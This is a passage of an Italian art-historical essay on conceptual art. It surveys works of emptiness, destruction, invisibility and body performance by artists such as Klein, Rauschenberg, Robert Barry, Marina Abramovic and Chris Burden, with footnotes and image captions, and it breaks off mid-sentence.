Negli anni '60, dopo un decennio di guerra fredda negli Stati Uniti, i tempi sembrano maturi per una grande trasformazione sociale e culturale: l'arte non poteva più isolarsi nel contesto del bello, del vero e del buono. In Europa i situazionisti premevano per una politicizzazione dell'arte. Negli Stati Uniti, allo stesso tempo, nasceva il *Fluxus* sotto la guida di George Maciunas. Questo movimento internazionale riscopre l'ironia e l'umorismo sperimentati in precedenza dai dadaisti per rompere il concetto dell'arte fermo alla teoria estetica formalista. *Fluxus* introdurrà una dimensione temporale nella fruizione dell'opera d'arte. Tali pratiche artistiche portarono a una profonda crisi del modernismo e dell'estetica centrata sulla preminenza del soggetto. L'importanza del *ready made* di Duchamp riposa nel significato di "quest'oggetto è arte perché è arte", infatti Kosuth, nel saggio *L'arte dopo la filosofia* afferma che:

L'arte ha in comune con la logica e la matematica il fatto di essere tautologica, cioè "l'idea dell'arte" (o "l'opera") è identica all'arte e può essere intesa come arte, senza che si debba procedere a una verifica del contesto.

Sol LeWitt, nel 1967, attribuisce al concetto la priorità assoluta, tuttavia continua ad attribuire grande valore alla trasformazione materiale del concetto perché l'arte concettuale non è solo espressione di idee filosofiche ma è un'impresa intuitiva e irrazionale.

Il contesto in cui si sviluppa l'arte concettuale è assai simile a quello in cui si sviluppò il dadaismo: in America

²¹ Marzona Daniel, *Arte concettuale*, Germania, Taschen, 2006, pp. 7-8

le persone manifestano contro la guerra del Vietnam e in Europa dilaga la protesta studentesca, i ragazzi scendono nelle piazze per manifestare la volontà di un cambiamento socio-politico e si scontrano con le forze dell'ordine. L'arte non rimane estranea a questi avvenimenti e gli artisti operano sempre più spesso in contesti apertamente politici senza però appartenere a una corrente stilistica unitaria, né per quel che riguarda i contenuti né per i mezzi espressivi. È tuttavia possibile individuare quattro caratteristiche comuni nell'arte concettuale:

- La separazione e l'equiparazione di idea e realizzazione materiale ha contribuito al disinteressamento per le capacità artigianali dell'artista e ha fatto indebolire l'idea di opera d'arte come unità estetica fine a sé stessa.
- Le forme analitiche si confrontano con l'ideologia della viscidità dell'arte, questa perde la sua ispirazione a diventare una validità universale tramite la pratica artistica che nega il contenuto puramente estetico
- Le condizioni contestuali dell'arte vengono prese di mira dall'analisi dello status di merce e vengono messe in crisi.
- La rinuncia all'autonomia dell'arte per ancorarla al contesto socio-politico attraverso un'analisi funzionale dell'aspetto pubblico.

Nei decenni successivi, attraverso l'ampliamento del concetto di arte, si è riscontrata una differenziazione dell'arte stessa che è stata accolta, da alcuni, con entusiasmo e condannata, da altri, come una caduta nel qualunquismo. Ad oggi la responsabilità e la serietà con cui i primi artisti concettuali hanno revisionato criticamente tutti gli aspetti dell'arte, sono stati rimpiazzati dall'ironia e dal gioco, pratiche assai distanti dalle ideologie politiche degli anni '60, perché, forse, la società è cambiata e di conseguenza l'arte cambia con essa. Infatti l'integrità e l'ingenuità utopistica dei primi artisti concettuali possono essere comprese solo in un'epoca in cui la trasformazione dell'arte e della società era ancora vista come una possibilità reale.

Perché non vi può essere arte concettuale in una società che manca di concetti.

Where it (arrived) Dada?


Dal dada, gli artisti concettuali si sono sempre più espressi verso un annullamento dell'arte, del suo gesto, della sua creazione. La carrellata di opere ed artisti che seguiranno rappresentano alcuni degli elementi che l'arte più beffarda ha raggiunto negli ultimi cent'anni.

Dall'invisibilità allo scherzo, dal non sense al nulla di fatto, dalla distruzione degli oggetti alla distruzione del proprio corpo, tutto ciò che invece di farci dire "questo lo saprei fare anch'io" ci fa riflettere sul "questo è talmente inesistente che non saprei neanche come descriverlo". È incredibile come l'arte concettuale sia riuscita a mettere in mostra il nulla, l'inesistente, l'inafferrabile condito di grandi parole e significati.

Questo è ciò che ci fa chiedere "ma questa è davvero arte?" Sì, lo è, perché l'arte è, innanzitutto, la capacità di pensare senza dover idolatrare alcun manufatto.

Qualsiasi tentativo di definire l'arte concettuale si confronta inevitabilmente con il fatto che la definizione di "arte" è proprio uno dei principali argomenti di riflessione critica dell'arte concettuale stessa.²²

L'arte concettuale è arte basata sull'atto di descrivere che cosa sia l'arte. L'arte concettuale è semplicemente l'arte di porsi domande. Domande sul perché azioni, gesti o oggetti siano chiamati arte ed esposti nei musei e nelle gallerie quando la maggior parte delle persone non ne coglie il significato filosofico intrinseco, ma li considera quasi delle beffe, delle prese in giro verso lo spettatore che si trova ad osservare e valutare qualcosa non solo di incomprensibile agli occhi di chi poco sa o poco vuol sapere, ma che il più delle volte ha anche una presenza effimera nel tempo e nello spazio.



Robert Rauschenberg, *White Painting*, 1951, olio su tela, 183x274,5 cm

I primi ad essersi chiesti cosa stessero realmente guardando molto probabilmente, sono coloro che videro le opere di un'appena ventiseienne **Robert Rauschenberg** che, con la serie *White Painting* del 1951, *Black Painting* del 1951-52 e *Red Painting* del 1953, mise a dura prova il giudizio dello spettatore. Il fruitore delle opere di Rauschenberg infatti si trovava davanti 3 pannelli monocromi bianchi, neri o rossi che simboleggiavano una sorta di tabula rasa e divenivano uno specchio ambientale che registrava sulla propria superficie la luce e le ombre

²² Marzona Daniel, op.cit., pag. 14

proiettate dagli spettatori.

Nel 1956 la stessa sorte era toccata ai visitatori della mostra *Yves: propositions Monochromes* alla *Galerie Colette Allendy* di Parigi in cui erano esposte venti superfici monocrome di **Yves Klein** che rappresentavano, secondo lui, l'immaterialità, l'eliminazione di qualsiasi "impurità esterna" fatta di linee e forme per lasciare spazio solo alle particelle di colore per liberare la materia. Tutto ciò che vedevano gli spettatori, però, erano semplici tele monocromatiche, realizzabili da chiunque fosse in grado di stendere il colore sulla tela. Almeno qualcosa, questi artisti, lo avevano fatto, perché successivamente, Yves Klein, nel 1958, per una mostra alla *Galerie Iris Clert* di Parigi intitolata *La spécialisation de la sensibilité à l'état matière première en sensibilité picturale stabilisée* pensò bene di svuotare l'interno della galleria da tutto ciò che conteneva, tutti i mobili e le opere furono rimosse ad eccezione di una piccola vetrinetta vuota. L'opera, nella sua assenza, venne chiamata *Le vide* (il vuoto) e doveva essere proprio la sensibilità artistica a riempire di contenuti l'intera mostra. Nel 1961 **Stanley Broun** annulla anche l'operazione di fare qualcosa personalmente esponendo una raccolta di disegni realizzati da passanti occasionali che l'artista fermava chiedendo loro di disegnare il percorso migliore per raggiungere una determinata meta. La posizione più ironica nei confronti dell'arte, però, la assunsero Ian e Ingrid Baxter che, nel 1969, attraverso il collettivo **N.E. Thing Co.** emulano i concetti e i protocolli delle grandi aziende in opere che esplorano l'influenza delle leggi di mercato sulla vita quotidiana. La N.E. Thing Co. si presentava come società nel momento in cui, attraverso la sua autorità "aziendale", attribuiva uno status artistico ed un determinato valore monetario ad un tratto di bordo stradale che diventava così un'opera d'arte dal titolo *Quarter Mile Landscape*.


«La sfida dei ricercatori di N.E. Thing Co. è l'ignoto visivo. Come tutti i ricercatori, essi tentano di dare al mondo conoscenze sempre nuove, con studi sperimentali sulle frontiere della teoria, studi sui prodotti mirati a ottenere risultati in forme tangibili e specifiche, o studi sulla produzione con lo scopo di scoprire procedimenti che portino a un preciso prodotto finale. Queste indagini sulle sedi sulle modalità proprie degli elementi visivi e delle loro combinazioni rappresentano dei tentativi di scoprire proprietà o effetti particolari, nonché i mezzi con cui metterli in funzione.»

N.E. Thing Co., dichiarazione aziendale, 1968.


Simile a *Le vide* di Klein è l'opera di **Mel Bochner** che realizza anch'esso un'opera d'arte nello spazio vuoto o non alterato della collocazione a cui è destinata. La sostanziale



Yves Klein, *Monochrome Blue IKB 48*, 1956, olio su tavola, 150x125 cm



Yves Klein, *Le vide*, 1958, Galerie Iris Clert, Parigi



Stanley Broun, *This Way Broun*, 1964



N.E. Thing Co., *Quarter Mile Landscape*, 1969



Mel Bochner, *Measurement Room*, 1969, nastro e numeri adesivi su muro, dimensioni variabili, The Museum of Modern Art, New York



Paco Cao, *Invertito*, 2012, dimensioni variabili, Mart Rovereto



Robert Rauschenberg, *Erased De Kooning Drawing*, 1953, residui di inchiostro e carboncino su carta, 63,5x56 cm



John Latham, *Art and Culture*, 1966, libro, flaconi etichettati di polveri e liquidi, lettere, copie fotostatiche e altri materiali in valigetta di pelle, 8x28x25 cm

differenza in *Measurement: Room* sta nell'artista che si prende almeno la briga di misurare la stanza. L'opera viene allestita per la prima volta alla *Galerie Heiner Friedrich* di Monaco e Mel Bochner segna la lunghezza di tutti gli elementi architettonici della stanza attraverso strisce di nastro adesivo interrotte a metà dall'indicazione delle misure esatte. Lo spazio espositivo diventa in questo modo il soggetto principale e perde la sua tradizionale funzione di ambiente neutrale la cui unica destinazione è ospitare l'opera.

«Quando si misura una stanza, si oggettiva il vuoto dello spazio. Le misurazioni proiettano la costruzione mentale dello spazio nello spazio stesso.»

Mel Bochner

L'arte concettuale intesa come la totale assenza di pratica artistica si sussegue per anni ma, volendo evitare appositamente una lista infinita di artisti che hanno prodotto qualcosa senza fare pressoché nulla, ho voluto fare un salto temporale in avanti di oltre 40 anni per dire che l'arte concettuale, intesa a tutt'oggi come in passato, è ancora "viva e lotta insieme a noi". Nel 2012 l'artista spagnolo **Paco Cao** crea *Invertito*, un'installazione *site-specific* per il *Mart* di Rovereto in occasione della mostra *La magnifica ossessione*, in cui prende dalla collezione del museo quattordici opere del settecento e dell'ottocento e le appende con la parte dipinta verso il muro. Le opere mostrano così il loro lato più nascosto, dove sono leggibili storie, annotazioni, segni del passato e informazioni sul loro passaggio attraverso il tempo.

Nell'arte concettuale, tra coloro che non fanno niente con le loro mani e coloro che con le loro mani hanno distrutto, il passo è breve. Precursore, come si è già visto, è nuovamente Robert Rauschenberg che nel 1953 dopo aver ricevuto un disegno dal pittore Willem de Kooning lo cancella e ne incornicia il foglio semi vuoto con il titolo: *Erased De Kooning Drawing*. Invece **John Latham** preferì distruggere con la bocca piuttosto che con le mani. Nel 1966 prese in prestito dalla biblioteca della *St Martin's School of Art* di Londra, dove lavorava come insegnante, una copia della raccolta di saggi *Art and Culture* di Clement Greenberg e organizzò, a casa sua, una festa-evento intitolata *Still and Chew* (Distilla e mastica) dove chiedeva ai suoi ospiti di strappare e masticare le pagine del volume per poi sputarne il risultato in un apposito recipiente, tutto ciò per ricostituire fisicamente il testo come materia indigesta. Dopodiché Latham aggiunse lieviti e sostanze chimiche al composto per avviare il processo di infusione. Quando la biblioteca

chiese la restituzione del libro, l'artista decantò il distillato in un vaso di vetro, lo etichettò *Art and Culture* e lo restituì. Il giorno seguente fu licenziato. **Gordon Matta-Clark** potrebbe essere paragonato, al di fuori dell'arte contemporanea, ai bambini che per gioco staccano la coda alle lucertole. Con l'opera *Photo Fry* del 1969 fa rosolare delle fotografie nel burro bollente e nel 1971 realizza l'opera *Cherry Tree* piantando un albero di ciliegio in una cantina buia provocandone la morte dopo qualche mese, ma è solo nel 1974 attraverso l'opera *Splitting* che la sua smania di de-costruzione²³ raggiunge dimensioni ambientali. Quando propose di tagliare in due una casa, la galleria *Holly Solomon* di New York gli procurò un edificio che stava per essere demolito. Gordon impiegò quattro mesi per segare in due l'abitazione con una motosega, dopodiché ne inclinò una metà rimuovendone le fondamenta formando così uno spazio vuoto tra le due parti. I distruttori lavorano anche negli spazi tradizionali di esposizione dell'arte intervenendo su pareti e intonaci. **Lawrence Weiner** nel 1969 in occasione della mostra *When Attitudes Become Form* alla *Kunsthalle* di Berna realizzò all'interno del museo l'opera *A 36"X36" REMOVAL TO THE LATHING OR SUPPORT WALL OF PLASTER OR WALLBOARD FROM A WALL* ovvero la rimozione da un muro di 91,50x91,50 cm dell'incannicciatura o parete di sostegno dell'intonaco o pannello di rivestimento, accanto alla quale espose un cartellino con la corrispondente dichiarazione.

Michael Asher, invece, è colui che, invitato a esporre in una galleria, la distruggerà, costringendo i titolari a lavori di ristrutturazione che forse non avevano necessità di fare. Nel 1973, nella galleria *Franco Toselli* di Milano, decise di scrostare dalle pareti lo strato di pittura bianca servendosi di una sabbiatrice finché non fece comparire l'intonaco marrone e con esso le tracce delle alterazioni subite dalla struttura nel corso degli anni. Nel 1974, alla *Claire Copley Gallery* di Los Angeles, fece abbattere la parete divisoria tra lo spazio espositivo e l'ufficio per fare in modo che gli spettatori si accorgessero di tutti i meccanismi che ruotano intorno alle esposizioni. Ci sono anche artisti che, invece di distruggere le cose degli altri, hanno pensato bene di eliminare tutta la loro produzione artistica.

Hans-Peter Feldmann, dopo aver guardato con grande scetticismo il mondo dell'arte, facendone però parte, vi si congedava distruggendo tutte le opere che si trovavano ancora in suo possesso durante una mostra tenutasi a Gent in Belgio. Invece, **John Baldessari**, di fronte alle tante opere pittoriche che invadevano il suo studio e invitato a partecipare alla mostra *Konzeption/*



Gordon Matta-Clark, *Splitting*, 1974, dimensioni variabili, Humphrey Street 322, Englewood, New Jersey



Lawrence Weiner, *A 36"X36" REMOVAL TO THE LATHING OR SUPPORT WALL OF PLASTER OR WALLBOARD FROM A WALL*, 1969,



Michael Asher, *Untitled*, 1973, Galleria Toselli, Milano



Michael Asher, *Untitled*, 1974, Claire Copley Gallery, Los Angeles

²³ Marzona Daniel, op.cit., pag. 139



John Baldessari, *Cremation Project*, July 24, 1970

Conception allo *Städtisches Museum* di *Leverkusen* in Germania, pensò bene di congedarsi definitivamente dalla pittura (ma non dall'arte concettuale) realizzando l'opera ***Cremation Project***. Nel dicembre del 1969 tenne una mostra di un solo giorno presso il suo studio, al seguito della quale tutto ciò che era rimasto invenduto fu cremato durante una cerimonia pubblica.

«Il mondo ha troppa arte - io ho fatto troppi oggetti - che fare?

Bruciare tutti i dipinti ecc., che ho realizzato negli scorsi anni. Farli cremare in un obitorio. Pagare tutto il dovuto, ritirare tutti i documenti. Far certificare l'evento da un notaio. Mandare inviti? O magari una cerimonia privata? Conservare le ceneri in un'urna.»

John Baldessari



Yoko Ono, *Dipinto in Three Stanzas*, 1962, inchiostro su tela, 25x36 cm

C'è chi per semplificarsi la vita nell'arte concettuale ha ben pensato di darsi all'invisibilità.

Yoko Ono nel 1962 realizza *Painting in Three Stanzas* dalla serie di *Instructions for Paintings*. In quest'opera la Ono elimina completamente il dipinto come oggetto fisico esponendo solo le istruzioni trascritte con la calligrafia giapponese e **Robert Morris**,

nello stesso anno, espone alla *Green Gallery* di New York un archivio verticale a muro dal titolo ***Card Files***. L'archivio contiene alcune schede che descrivono le fasi di ideazione e realizzazione dell'opera e la sistemazione delle schede accosta categorie diverse di natura sia pratica che concettuale: indice, interruzioni, luoghi, perdite, materiali, errori, nomi, numero, proprietari, possibilità, prezzi, acquisti, recuperi, ripetizione, mentre i commenti nelle schede descrivono i processi mentali dell'artista. Dieci anni dopo **Jaroslav Kozlowski** realizza tre parti della serie *Methaphysics, Physics, Ics*. Analizzando solo l'ultima parte *Ics*, ci si ritrova davanti una serie di numeri su una parete, come nella più classica vignetta di "unisci i puntini" della settimana enigmistica. Nel frattempo si possono udire delle voci registrate che descrivono a cosa corrispondono i puntini. L'opera è di per sé invisibile perché è stata privata delle due parti antecedenti, infatti in *Methaphysics* i numeri sono scritti accanto a degli oggetti su una fotografia di un salotto, in *Physics* la stessa immagine è proiettata su un muro e i numeri sono scritti sulla parete. Con l'ultima parte, tutta l'immaginazione di cosa rappresentano quei numeri è in mano alla fantasia dello spettatore guidato dalla voce registrata. Nel 1968 **Christine Kozlov** pone l'accento sui processi mentali di selezione alla base dell'iter creativo di ogni singolo artista. Attraverso ***271 Blank Sheets of Paper Corresponding to 271 Days of Concepts Rejected***, ovvero 271 fogli bianchi corrispondenti a 271 giorni di



Robert Morris, *Card Files*, 1962, archivio in metallo e plastica montato su legno contenente 44 schede indicizzate, 68,5x26,5x5 cm

concetti scartati, l'artista conferisce al binomio rifiuto/selezione la stessa dignità della realizzazione dell'opera. Nello stesso anno **Stephen Kaltenbach** pubblica la sua prima inserzione sulla rivista *Artforum*: tra i molti comunicati stampa relativi a mostre in programmazione inserisce l'affermazione *ART WORKS* senza aggiungere alcun nome, né il suo né quello di altri. Successivamente, le comunicazioni anonime, perdono, un po' alla volta, ogni riferimento artistico, Kaltenbach pubblica indicazioni comportamentali come *Build a Reputation* o annunci come *You Are Me*. Nel frattempo porta avanti le spedizioni ai suoi conoscenti nel mondo dell'arte delle *Time Capsules*, dei tubi di metallo sui quali è incisa una frase diversa rivolta ai destinatari; sulla *Time Capsule for Bruce Nauman* l'incisione reca l'indicazione "Conserva questa capsula in tuo possesso. Aprila solo su richiesta", su quella destinata alla giornalista d'arte Barbara Rose "Prego apra questa capsula non appena io sia diventato, secondo lei, un artista famoso (a livello nazionale)". Il progetto delle *Time Capsules* evidenzia la sottrazione allo sfruttamento economico dell'opera d'arte e contengono la negazione del loro status di opere d'arte in quanto andrebbe perso nel momento della loro apertura. Nello stesso anno **Marcel Broodthaers** da vita, inizialmente a casa sua, al *Musée d'Art Moderne*, un progetto di museo immaginario composto da casse vuote simili a quelle usate per trasportare quadri provviste di scritte stampate come "fragile" e "alto" e accostate a cartoline postali che riproducono quadri ottocenteschi esposti al Louvre e in altri musei. Tutto ciò per equiparare i dipinti a semplici souvenir. Contemporaneamente John Baldessari dichiara quanto segue attraverso la tela: *da questo quadro è stato tolto tutto tranne l'arte; nessuna idea è entrata in quest'opera*. Prima di lui però, ci aveva pensato **Robert Barry** ad eliminare qualsiasi traccia di visibilità e percettibilità dalle proprie opere. Il 4 marzo del 1969 Barry dissolse un litro di Argon nell'atmosfera dalla spiaggia di Santa Monica in California realizzando l'opera *Inert Gas Series: Argon [from a measured volume to indefinite expansion]*.


Come poter vedere l'opera?

Attraverso le fotografie?

Solo attraverso la fiducia riposta verso l'artista, in quanto l'immagine rappresenta solo un contenitore di vetro vuoto.

«Decisi di lavorare con i gas inerti perché questo eliminava la presenza costante di un qualche piccolo oggetto o strumento che producesse l'opera. Il gas inerte è un materiale impercettibile- non si combina a nessun altro elemento... Una volta disperso nell'atmosfera, si espande all'infinito, mutando continuamente di forma, senza che nessuno possa vederlo».

Robert Barry



Jaroslav Kozłowski, *Ics*, 1972, numeri adesivi su parete, dimensioni variabili



Christine Kozlov, *271 Blank Sheets of Paper Corresponding to 271 Days of Concepts Rejected*, 1968, carta, 28x21,5x2,5 cm



Stephen Kaltenbach, *Time Capsules*, 1968, Museum of Modern Art



Marcel Broodthaers, *Musée d'Art Moderne*, 1968-72, Section XVII Siècle, Anversa 1969



EVERYTHING IS PURGED FROM THIS PAINTING
BUT ART; NO IDEAS HAVE ENTERED THIS WORK.

Non contento di disperdere gas di vario tipo nell'atmosfera, Robert Barry iniziò a creare arte anche con altri materiali invisibili quali onde portanti a frequenza variabile, ultrasuoni, microonde, campi elettrici e sostanze radioattive. Stavolta però si rifiutò di documentare il tutto con una serie di fotografie perché "non c'era niente da fotografare"²⁴ e adottò il linguaggio scritto nella forma più breve possibile. È il caso dell'opera *Something...* del 1969 in cui, su un foglio dattiloscritto scrive la seguente descrizione: *Something that is taking shape in my mind and will sometime come to consciousness*.



Robert Barry, *Inert Gas Series: Argon* [from a measured volume to indefinite expansion], 1969

Ma nel XXI secolo, l'invisibilità, il concettuale basato su qualcosa che non si vede, non si tocca, non si sente, ha ancora presa sugli amanti dell'arte? Nel 2012 alla *Hayward Gallery* di Londra è stata allestita una mostra dal titolo *Invisible: Art about the Unseen 1957-2012*, basata, appunto, sull'arte invisibile di artisti celebri. Agli spettatori l'ingrato compito di "immaginare". Tra le opere esposte c'è il piedistallo su cui si appoggiò Andy Warhol che, secondo Ralph Rugoff, direttore della galleria, consentirà ai visitatori di trovarsi in presenza dell'aura di celebrità dell'artista americano e l'opera del danese **Jeppe Heine** *Invisible Labyrinth*: un labirinto invisibile all'interno del quale i visitatori sono guidati da indicazioni che ricevono attraverso un'apposita cuffia. E ancora, *1000 hours of staring*, un foglio bianco che probabilmente, è stato osservato per cinque anni dall'artista **Tom Friedman** e l'italiano Gianni Motti espone tele dipinte con inchiostro simpatico. La messicana **Teresa Margolles** ha invece installato, presso la galleria, l'opera *Aire* realizzata nel 2003: in una stanza apparentemente spoglia, in cui si trova solo un climatizzatore in funzione, l'aria è leggermente umidificata e lo spettatore non percepisce nient'altro. In una piccola didascalia è specificato il materiale che costituisce l'installazione: un climatizzatore e acqua vaporizzata, l'acqua però deriva dagli obitori pubblici di Città del Messico, ed è l'acqua con cui sono stati lavati i cadaveri di persone non identificate, preparate e ripulite per l'autopsia.



Robert Barry, *Something ...*, 1969, testo dattiloscritto su carta, 28x22 cm



Jeppe Heine, *Invisible Labyrinth*

Trovarsi di fronte a un'opera d'arte invisibile, molte volte ci fa pensare che qualcuno si stia prendendo gioco di noi ma, potrebbe anche essere che ciò che l'artista ha scelto di non rappresentare sia molto più importante della rappresentazione stessa.

Il vuoto non è sempre e solo nulla. In tantissime circostanze è traccia di qualcosa che non c'è più. Il vuoto mostra una mancanza perché è traccia di una mancata presenza e




Teresa Margolles, *Aire*, 2003,

²⁴ Marzona Daniel, op.cit., pag. 123



Vito Acconci, *Conversion III*, 1973, super-8, bianco e nero, muto, 65'30"



Vito Acconci, *Seedbed*, 1972, Sonnabend Gallery, New York



Adrian Piper, *Catalysis IV*, 1970-71, fotografie a documentazione dell'evento



Marina Abramovic, *Rhythm 10*, 1973, performance, 1 ora, Villa Borghese, Roma

quella mancanza ci dice un'infinità di cose. Il vuoto può essere ricco qualora lo spettatore sia in grado di colmarlo.

Ci sono artisti che, invece di lasciare un messaggio invisibile, decidono di far parlare di sé in modi molto visibili. Dovendo spiegare ad un pubblico diversificato l'argomento che tratteremo tra poco, mi verrebbe da fare un confronto e un paragone con i *jackass*. Per chi non ha più vent'anni, *jackass* è un noto programma televisivo dell'anno 2000 in cui delle persone si cimentano in imprese al limite della follia rischiando e facendosi seriamente del male. Tutto ciò ovviamente non è etichettato come arte, anzi, il più delle volte queste persone, che si lanciano dentro un carrello per la spesa da dirupi impervi, sono chiamati imbecilli o pazzi, tutto fuorché artisti. Ma nel mondo dell'arte, da oramai 40 anni, i *jackass* sono all'ordine del giorno e guai a chiamarli pazzi o a mettere in discussione ciò che fanno.

Vito Acconci, nel 1970 si scagliava ripetutamente contro la sua immagine riflessa nello specchio fino a romperlo creando così la performance *See Through*. Nel 1973, per *Conversions I*, si adagia sotto una montagna di cubetti di ghiaccio fino al completo scioglimento e per *Conversions III* si dà fuoco ai peli del corpo. L'opera più celebre di Acconci però è *Seedbed* del 1972 tenutasi presso la galleria *Ileana Sonnabend* di New York in cui, sotto una piattaforma sopraelevata in legno percorribile dagli spettatori, nascosto alla vista ma ben udibile, si masturba tutto il giorno per tutti i giorni dell'esposizione. Gli spettatori, in questo modo, invece che essere pubblico, agiscono come spie che guardano un'attività privata. Nello stesso periodo **Adrian Piper** per la serie *Catalysis Series* gira per la città con un asciugamano in bocca costringendo i passanti a portare allo scoperto i propri atteggiamenti nei confronti delle persone diverse; e come non citare la regina dell'autolesionismo **Marina Abramovic** che ha basato tutta la sua carriera sul farsi male rischiando seriamente la vita. Nel 1973 per la performance *Rhythm 10* esegue una sorta di gioco russo in cui si colpisce tra le dita aperte della mano fino a che, per sbaglio, si taglia. A quel punto cambia coltello e ricomincia fino al prossimo taglio, il tutto per i 20 coltelli che ha a disposizione. Per *Rhythm 0* del 1975 a Napoli mette a disposizione degli spettatori molti oggetti, tra cui una pistola carica. Questi oggetti possono essere usati sul suo corpo per le successive sei ore. L'artista, impassibile, riceve tutto quello che il pubblico decide di infliggerle. Nel 1974 per la performance *Rhythm 5* si sdraia all'interno di una stella a cinque punte in fiamme fino a che, per mancanza di ossigeno, perde i sensi. Un anno dopo per *Lips of Thomas*, dopo aver mangiato un chilo di

miele e bevuto un litro di vino rosso si incide una stella sul ventre con una lametta. Nel 1980 affida la propria vita al compagno Ulay durante la performance *Rest Energy* in cui il peso dei loro corpi bilancia un arco teso con una freccia puntata al cuore di Marina. Ma è Marina l'origine di tutto ciò? No. Prima di lei, per l'esattezza dieci anni prima, **Chris Burden** convince un amico a sparargli ad un braccio davanti ad un pubblico incredulo. Poco rischioso direte voi, alla fine un braccio non è un organo vitale. Burden, con questa performance dal titolo *Shoot*, riversa un incredibile fiducia nell'amico, in quanto questo poteva anche sbagliare mira e allo stesso tempo lo induce a compiere un reato perseguibile dalla legge.

«Era per me un'esperienza mentale, era sapere che alle 7 e mezza sarei andato a fare un'azione in cui qualcuno mi avrebbe sparato addosso. Era come poter organizzare il destino o qualcosa del genere, in maniera controllata. L'aspetto violento non era molto importante, era, in fondo, il modo per poter sperimentare queste riflessioni.»²⁵

Bas Jan Ader, invece, indaga la vulnerabilità dell'esistenza attraverso le cadute: nel 1970 realizza *Fall II*, un breve filmato che ritrae l'artista muoversi in bicicletta lungo un canale di Amsterdam fino a che, curvando bruscamente, cade in acqua.

«Quando cadevo dal tetto di casa mia o in un canale, era perché la forza di gravità si impadroniva di me»

Bas Jan Ader

In Search of the Miraculous del 1975 è l'ultima opera della sua carriera artistica. Ader parte da Cape Cod a bordo di una piccola barca a vela per eseguire una traversata dell'Oceano Atlantico e raggiungere le coste dell'Inghilterra per il suo progetto artistico.

La barca fu ritrovata al largo delle coste irlandesi nel 1976. Il suo corpo non fu mai rinvenuto.



Marina Abramovic, *Rhythm 0*, 1975, Studio Morra Gallery, Napoli



Chris Burden, *Shoot*, 1971, F-Space Gallery, California



Bas Jan Ader, *Fall II*, 1970, fotogramma di pellicola 16mm



Bas Jan Ader, *In search of the miraculous*, 1975, litografia e stampa offset su carta

²⁵ Sogliacchi G., *Chris Burden*, www.punkvanguard.altervista.org/pagina-955857.html, consultato il 16/10/2014



Nam June Paik, *Performance of La Monte Young's Composition 1960 No. 10 to Bob Morris [Zen Head]*, 1962, Wiesbaden, Germania



Shigeko Kubota, *Vagina Painting*, 1965



Milo Moiré, *PlopEgg #1*, 2014, Colonia



Pricasso, 2013

Ma oltre agli artisti che lesionano il proprio corpo in nome dell'arte, ci sono anche quelli che utilizzano il loro corpo come strumento artistico senza mutilarlo con tagli o bruciature. In origine vi era **Nam June Paik** che nel 1962 immerse testa, mani e cravatta in un contenitore contenente inchiostro e salsa di pomodoro e tracciò una linea trascinando il capo su un foglio sdraiato a terra; tutto ciò per sottolineare, attraverso l'opera *Performance of La Monte Young's Composition 1960 No. 10 to Bob Morris [Zen Head]*, lo stretto rapporto tra concetto e azione. Tre anni più tardi, **Shigeko Kubota** distese a terra un grande foglio di carta e con un pennello fissato al cavallo della biancheria intima si mise a tracciare pennellate di vernice rossa, le opere, una volta finite, prendevano la titolazione di *Vagina Painting*. Nel 2014 l'artista svizzera **Milo Moiré**, percorrendo la medesima strada di Kubota, realizza *PlopEgg #1*. Sopra a una tela distesa a terra davanti alla Fiera internazionale d'arte di Colonia, la Moiré espelle ovuli riempiti di inchiostro e vernice acrilica dalla vagina, "partorendo" così l'opera d'arte.

Ma se una donna dipinge con la vagina, esiste un uomo che dipinge col pene?

